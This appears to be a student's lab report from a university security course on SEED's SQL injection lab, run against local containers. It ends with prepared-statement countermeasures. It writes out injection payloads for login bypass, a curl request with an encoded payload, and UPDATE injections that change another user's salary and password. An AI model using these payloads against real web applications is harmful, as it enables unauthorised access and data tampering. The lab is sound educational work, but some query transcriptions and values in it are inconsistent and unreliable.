CSE565 Lab 2

Name: Aravind Mohan

Email: amohan22@buffalo.edu

UBID: amohan22

UB Number: 50611294

Before You Start:

Please write a detailed lab report, with **screenshots**, to describe what you have **done** and what you have **observed**. You also need to provide **explanation** to the observations that you noticed. Please also show the important **code snippets** followed by explanation. Simply attaching code without any explanation will NOT receive credits.

After you finish, export this report as a **PDF** file and submit it on UBLearns.


Academic Integrity Statement:

I, __Aravind Mohan_______, have read and understood the course academic integrity policy.

(Your report will not be graded without filling your name in the above AI statement)

Task 1: Get Familiar with SQL Statements

We login into my_sql console after setting up over lab environment that is starting by running the two containers which are used to setup the web application . To build the containers we use **docker-compose build** and **docker ps** command to see the status of our containers.



```
seed@seed-virtual-machine:~/Downloads/Labsetup/Labsetup-arm$ docker ps
CONTAINER ID   IMAGE                    COMMAND                  CREATED
 STATUS          PORTS                  NAMES
e691344bb810   seed-image-www-sqli      "/bin/sh -c 'service…"   10 seconds ago
 Up 10 seconds                          www-10.9.0.5
b9fdef8460ae   seed-image-mysql-sqli    "docker-entrypoint.s…"   10 seconds ago
 Up 10 seconds   3306/tcp, 33060/tcp    mysql-10.9.0.6
```

We are using mysql> show databases to see all the available ones .

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.01 sec)
```

And then used mysql > show tables ; and observed that we have a single table named Credential :

```
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)
```

```
mysql> describe credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.01 sec)
```

In the above image , we used mysql > describe credential to see how many columns and rows we have in our database.


In the below image, We have used the command mysql> **Select * from credential where Name = 'Alice'** to get all the information related to 'ALICE' .

```
mysql> Select * from credential where Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.01 sec)
```


Task 2: SQL Injection Attack on SELECT Statement

SQL injection is a form of security vulnerability that takes place when an attacker inserts malicious SQL code into a question through person inputs (such as paperwork, question strings, or HTTP headers). This can allow attackers to control the backend database, probably getting access to sensitive information, modifying database information, or even executing administrative operations at the database.

Task 2.1: SQL Injection Attack from webpage.



Entering username as admin' # and even without password when we click login , we get the following output.



The input for username results in using the query mentioned below to be executed at the server :
SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential
WHERE name= Alice'
The # sign is a syntax used to comment code , and using it makes everything after 'Alice' to be commented out .There by the validations failed and only using the user name allowed us to login .

Task 2.2: SQL Injection Attack from command line.

We are using for curl command to place http request to the website and perform the login like we did before and we see that we get the html page as output .


```
seed@seed-virtual-machine:~/Downloads/Labsetup/Labsetup-arm$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Passw
ord=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, wi
th a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of th
ese items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></
a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='
unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_fron
tend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</bu
tton></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class
='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><
tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</t
h><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='
row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></tabl
e>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
```

All the employee details had been retrieved in an HTML table layout, permitting us to copy the identical sql attack as before. While the Web UI has limitations in this regard, the use of CLI instructions can automate the attack method extra effectively. A key distinction whilst the use of the CLI compared to the Web UI is the need to encode special characters inside the HTTP request in the curl command. Specifically, this involves encoding: Space - %20 , Hash (#) as %23 , and Single Quote (’) as % 27.

Task 2.3: Append a new SQL statement.

To add a new SQL entry, we want to input the following SQL command in the username field: **UPDATE credential SET Name = 'ComputerSecurityIsAwesome' WHERE Name = 'Alice'**;. The semicolon (;) is used to split the two SQL statements on the web server. In this command, we're trying to change the name of entry from "Alice" to "ComputerSecurityIsAwesome." However, whilst we click on login, an error takes place for the duration of the execution of the query, preventing the second one SQL command from running effectively.



The SQL injection fails against MySQL because the mysqli::query api in PHP does not support executing multiple queries on the database server. This limitation is due to the PHP extension, not the MySQL server itself.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.

In order to modify Alice salary , login into Alice profile and edit account . When we enter the following sql code in one of the input fields , the database gets updated .
Sql code : **123', Salary= 120000 WHERE name= 'Alice' #** . On saving the changes you can see that it is updated.

Alice Profile

Key	Value
Employee ID	10000
Salary	12000
Birth	9/20
SSN	10211002
NickName	Aliceeeeeeeeee
Email	meAliceee@gmail.com

It is possible because the query on the web server becomes:

Update credential SET
nickname='Aliceeeeeee'
email='meAliceee@gmail.com'
address=''
Password=''
PhoneNumber= '123' , salary= 120000 WHERE name= 'Alice

Task 3.2: Modify other people' salary.

Lets see bobs profile before any changes :

Boby Profile

Key	Value
Employee ID	20000
Salary	20000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

We will attempt to change Bob's salary from Alice's account using the following code in the phone number section :

123',salary = 1 where name='Boby'#

On saving the changes , we can log in into Boby's profile and we can see that we have successfully changed his salary.


Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352


Task 3.3: Modify other people’ password.

To modify Boby’s password we follow the same approach as before and enter the following in Alice’s profile input field phone number .
‘,Password=sha1(‘BobyBroHacked’) where Name = ‘Boby’#

On saving the changes and trying to login into Boby’s profile using the original password , we are unable to login into the page as shown below.



But using the new hacked password , we are able to login :



Task 4: Countermeasure — Prepared Statement


In order to fix the vulnerabilities we have exploited till now , we create prepared statements for the exploited SQL statements.


Prepared statements are a facility in database management structures that will let you execute SQL queries more securely and correctly. They involve developing a template for an SQL question, wherein placeholders represent the values in an effort to be inserted later. The question is precompiled by the database, and when values are provided, they're bound to the placeholders before execution.

Using the prepared statement mentioned below in unsafe.php . We can fix the issues .

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

Before using the prepared statements ,we can see that the Ryan # logged into the database and gave us all the data .






```
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ?
here ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $sql->execute();
  $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```

But after the executing the prepared statements , the vulnerabilities have been closed and the information cannot be seen as shown below.